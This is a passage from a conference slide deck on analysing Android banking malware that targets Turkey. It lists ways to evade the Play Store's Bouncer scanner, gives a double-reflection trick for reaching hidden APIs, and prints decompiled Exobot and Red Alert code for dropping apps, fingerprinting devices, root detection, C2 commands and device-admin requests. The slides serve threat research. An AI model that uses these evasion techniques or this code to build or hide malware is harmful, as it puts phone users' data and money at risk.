



DeepSec IDSC

# Android Malware Adventures

Mert Can Coşkuner  
Kürşat Oğuzhan Akıncı

# Agenda

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

2

1

## Introduction

1. Who We Are?
2. What We Do?
3. Statistics
4. Google Play Store and Bouncer
5. Bypassing Bouncer
6. Developments in Android

2

## Android Malware

1. Types of Android Malware
2. Android Malware in Turkey
3. Analysis: How?
4. Analysis: Samples in Turkey
5. Analysis: Anubis
6. Analysis: Cerberus

3

## Command&Control

1. Why C2?
2. Automated C2 Extraction (for some samples)
3. Exploiting C2s

4

## Q&A



# Who We Are?

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

3

## Mert

Cyber Security Engineer at Trendyol. (In)frequently blogs at medium as @mcoskuner. Hunts mobile malware



## Kürşat

SecOps Manager at Ministry of Treasury and Finance.  
Team Lead at Blackbox Security.  
Red Team Member at Synack.  
NSA acknowledged bug bounty hunter



# What We Do?

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

4

- Hunt mobile malware samples
- Reverse the sample, develop bypass scripts and yara rules
- Detect IoCs
- Break into C2 server, share the details with TRCert, purge stolen data





# Statistics


INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

5



Mobile operating system market share among 4.68bn devices

1. **76.24% Android**
2. 22.48% iOS
3. 1.28% others

# Statistics


INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

6



- **3059** android malware detected per day in 2018, **40% more** than 2017
- By the end of June 2019, the number of all known malicious apps had totalled over **94.2 million**

Why?

# Statistics


INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

7



- Only **one in every ten** devices has the latest Android version 9 - Pie - installed
- Android 8 - Oreo - is being used on **28%** of smartphones and tablets
- **60%** of the devices are still using **outdated** versions
- Lacking the latest patches make it easy for hackers to install malware on the device

# Statistics


INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

8



- Cheap devices with pre-installed malware are still available in stores
- The malware is invisible to the owner and cannot be deactivated
- It is not possible to remove the malware manually because it is deeply integrated into the firmware

# Statistics


INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

9



- Some vendors and developers distribute their apps through alternative sources
- Such alternatives are also a popular gateway for malware developers in order to distribute their work
- Using third party stores to install an application is like walking in a minefield

# Google Play Store and Bouncer

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

10

- Google introduced Bouncer in Feb 2012 as an anti-malware tool
- Only performs dynamic analysis and checks for 5 minutes
- Only has 1 contact and 2 photos under same account in a simulated device
- IP range can be revealed if internet permission is granted to the tested application



# Bypassing Bouncer

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

11

- Idle for sometime before starting the main activity
- Download malicious dex after installation and load externally
  - DexClassLoader
- Implement anti-emulator. Some examples:
  - Known pipes: /dev/socket/qemud, /dev/qemu\_pipe
  - Known files: /system/lib/libc\_malloc\_debug\_qemu.so, /sys/qemu\_trace, /system/bin/qemu-props
  - Known qemu drivers: goldfish
  - Known geny files: /dev/socket/genyd, /dev/socket/baseband\_genyd



# Developments in Android

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

12

- Better storage encryption, Adiantum
- Better process isolation and attack surface reduction
- Better authentication, BiometricPrompt API
- Google Play policy changes
  - “We will be **removing apps from the Play Store** that ask for **SMS** or **Call Log permission** and **have not submitted a permission declaration form**”
  - “**Device admin** has been considered a legacy management approach since Android’s managed device (device owner) and work profile (profile owner) modes were introduced in Android 5.0. ... To support this transition and focus our resources toward Android’s current management features, we **deprecated device admin for enterprise use** in the **Android 9.0 release** and we’ll **remove** these functions in the **Android 10.0 release.**”





# Developments in Android

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

13

- Android Q and beyond
  - No more monitoring the clipboard in the background
  - Storage permission restrictions
  - System alert window permission is to be removed and replaced by the restricted Bubbles API
  - Restrictions of starting Activity in the background
  - Screen recording restrictions
- Google introduces App Defense Alliance to find potentially harmful applications and stopping them from being published



# Developments in Android

INTRODUCTION


ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

14

- There are a few **hidden** parts of Android's framework that aren't part of the SDK
- With Android P, Google was announced that most (not all) hidden functions were no longer available for use to app developers
  - **Workaround:** Keep your app targeting API 27 (Android 8.1), since the blacklist only applied to apps targeting the latest API



# Developments in Android

INTRODUCTION


ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

15

- With Android P, Google was announced that most (not all) hidden functions were no longer available for use to app developers
  - ~~◦ Workaround: Keep your app targeting API 27 (Android 8.1), since the blacklist only applied to apps targeting the latest API~~
- Thanks to minimum API requirements for publishing on the Play Store; As of November 1, 2019, all app updates to the Play Store must target API 28 or later



# Developments in Android

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

16

- Thanks to minimum API requirements for publishing on the Play Store; As of November 1, 2019, all app updates to the Play Store must target API 28 or later

- **NEW** Workaround: Double reflection

```
val forName = Class::class.java.getMethod("forName", String::class.java)
```

```
val getMethod = Class::class.java.getMethod("getMethod", String::class.java,  
arrayOf<Class<*>>():class.java)
```

```
val hiddenClass = forName.invoke(null, "android.hidden.Class") as Class<*>
```

```
val hiddenMethod = getMethod.invoke(hiddenClass, "hiddenMethod", String::class.java)
```

```
hiddenMethod.invoke(null, "cmd")
```



# Types of Android Malware

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

17

Top five

1. Adware
2. Spyware
3. Trojan
4. Ransomware
5. Malicious cryptomining



# Android Malware in Turkey

INTRODUCTION

**ANDROID MALWARE**



COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

18

Top five

1. Adware
2. Spyware
3. **Trojan**
4. Ransomware
5. Malicious cryptomining



# Analysis: How?

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

19

## Finding samples

- Google Play Store
- Koodous
- apklab.io
- Threat intelligence feeds



## Static analysis

- androwarn
- jeb / cfr / jadx
- apkid
- ghidra / ida / r2



## Dynamic analysis

- frida
- jeb / jdb / gdb
- appmon



# Analysis: Samples Targeting Turkey

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

20

## Exobot features

1. Dropper
2. Bankbot
  - a. anti-\* techniques
    - i. anti-emulator
    - ii. root detection



```
public static void installApp(Context context, File file) {
    try {
        Intent intent = new Intent("android.intent.action.VIEW");
        intent.addFlags(268435456);
        intent.setDataAndType(Uri.fromFile(file), "application/vnd.android.pa
        context.startActivity(intent);
    } catch (Exception e) {
        e.printStackTrace();
    }
}

public static boolean isInstalledPackage(Context context, String str) {
    try {
        List installedPackages = context.getPackageManager().getInstalledPack
        for (int i = 0; i < installedPackages.size(); i++) {
            if (((PackageInfo) installedPackages.get(i)).packageName.equals(s
                return true;
            }
        }
    } catch (Exception e) {
    }
    return false;
}
```

1





# Analysis: Samples Targeting Turkey

INTRODUCTION

**ANDROID MALWARE**

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

21

## Exobot features

1. Dropper
2. Bankbot
  - a. anti-\* techniques
    - i. anti-emulator
    - ii. root detection

```

private static String a() {
    return n.dc + (Build.BOARD.length() % 10) + (Build.BRAND.length() % 10) + (Build.CPU_ABI
}

public static String a(Context context) {
    String deviceId = ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
    return deviceId == null ? "" : deviceId;
}

public static String a(TelephonyManager telephonyManager) {
    return telephonyManager.getNetworkCountryIso();
}

public static String b(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
    String simOperatorName = telephonyManager.getSimOperatorName();
    return !simOperatorName.equals("") ? simOperatorName : telephonyManager.getNetworkOperat
}

public static String b(TelephonyManager telephonyManager) {
    return telephonyManager.getNetworkCountryIso();
}

public static String c(Context context) {
    return q.a(a(context) +
}

public static boolean d(Context context) {
    return ((KeyguardManager
}

public static boolean isRootAvailable() {
    List asList = Arrays.asList(System.getenv("PATH").split(":"));
    for (int i = 0; i < asList.size(); i++) {
        String str = (String) asList.get(i);
        if (!str.endsWith("/")) {
            str = str + "/";
        }
        ShellCommand shellCommand = new ShellCommand("ls " + str + "su");
        shellCommand.execute();
        if (!shellCommand.getOutput().isEmpty()) {
            return true;
        }
    }
}

```

2



# Analysis: Samples Targeting Turkey

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

22

## Exobot features

1. Dropper
2. Bankbot
  - a. anti-\* techniques
    - i. anti-emulator
    - ii. root detection

```
public static final String bc = a("get_packages");
public static final String bd = a("get_device_model");
public static final String be = a("get_os_ver");
public static final String bf = a("get_number");
public static final String bg = a("get_operator");
public static final String bh = a("get_imei");
public static final String bi = a("get_country");
public static final String bj = a("get_contacts");
public static final String bk = a("get_language");
public static final String bl = a("list_add");
public static final String bm = a("format_date");
public static final String bn = a("mastercard");
public static final String bo = a("visa");
public static final String bp = a("amex");
```

2



# Analysis: Samples Targeting Turkey

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

23

Exobot features

1. Dropper
2. Bankbot
  - a. anti-\* techniques
    - ~~i. anti emulator~~
    - ii. root detection

```
Java.perform(function() {  
  
    var func = Java.use("mcvndicwuz.myturyaivrmkovzxjp.C0481j")  
  
    func.m2107a.implementation = function(ctx) {  
  
        var deviceId = "b359081a0a39d06d"; //Random deviceid  
  
        return deviceId  
  
    }  
  
});
```



# Analysis: Samples Targeting Turkey

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

24

## Exobot features

1. Dropper
2. Bankbot
  - a. anti-\* techniques
    - i. ~~anti emulator~~
    - ii. ~~root detection~~

```
Java.perform(function() {  
  
    var execCmd = Runtime.exec.overload('java.lang.String', '[Ljava.lang.String;', 'java.io.File')  
    var exec1Params = Runtime.exec.overload('java.lang.String')  
  
    execCmd.implementation = function(cmd, env, dir) {  
  
        if (cmd == "su") {  
  
            var fakeCmd = "fakeCmd";  
  
            return exec1Params.call(this, fakeCmd);  
  
        }  
  
        return execCmd.call(this, cmd, env, dir);  
  
    };  
  
});
```



# Analysis: Samples Targeting Turkey

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

25

## Red Alert features

1. C2 through twitter
2. Device admin
3. Check running apps

```
Log.i("network", "try to get time");
URLConnection httpURLConnection = (URLConnection) new URL(this.a.getResources().getStr
httpURLConnection.setRequestMethod("GET");
httpURLConnection.setUseCaches(false);
httpURLConnection.setRequestProperty("Accept", "text/html,application/xhtml+xml,application/xml
httpURLConnection.setRequestProperty("Accept-Language", "en-US,en;q=0.5");
int responseCode = httpURLConnection.getResponseCode();
System.out.println("Response Code : " + responseCode);
if (responseCode != 200) {
    throw new Exception("twitter response in NOT OK!");
}
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(httpURLConnection.get
StringBuilder stringBuilder = new StringBuilder();
while (true) {
    String readLine = bufferedReader.readLine();
    if (readLine == null) {
        break;
    }
    stringBuilder.append(readLine);
}
bufferedReader.close();
String trim = ((h) org.a.a.a(stringBuilder.toString()).a("body").get(0)).l().trim();
return !trim.isEmpty() ? c.a(trim + this.a.getResources().getString(2131034121)).substrin
```

1





# Analysis: Samples Targeting Turkey

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

26

## Red Alert features

1. C2 through twitter
2. Device admin
3. Check running apps

```
if (!getSharedPreferences("com.main", 0).getBoolean("first_start", false)) {
    Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    intent.putExtra("android.app.extra.DEVICE_ADMIN", new ComponentName(
        "com.main", "com.main.MainActivity"));
    intent.putExtra("android.app.extra.ADD_EXPLANATION", 2131034119);
    startActivity(intent);
    getSharedPreferences("com.main", 0).edit().putBoolean("first_start", true);
}
startService(new Intent(this, WldService_dstg7bsen8.class));
finish();
```

2



# Analysis: Samples Targeting Turkey

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

27

## Red Alert features

1. C2 through twitter
2. Device admin
3. Check running apps

```
